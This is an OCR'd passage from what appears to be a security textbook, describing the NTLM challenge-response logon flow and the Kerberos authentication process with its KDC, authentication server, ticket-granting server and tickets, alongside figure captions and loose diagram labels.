
Figure 6.4: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a “nonce,” which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.



Kerberos Authentication

Key Distribution Center (KDC)

User request to the authentication server

Authentication Server (AS)

Reply of authentication server to the user request

Request to the TGS for a service ticket

Ticket Granting Server (TGS)

Reply of the TGS to the client's request

Database

Client

Request to an application server to access a service

Reply to prove it really is the server the client is expecting

Application Server

Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.





Figure 6.5: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services, Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.



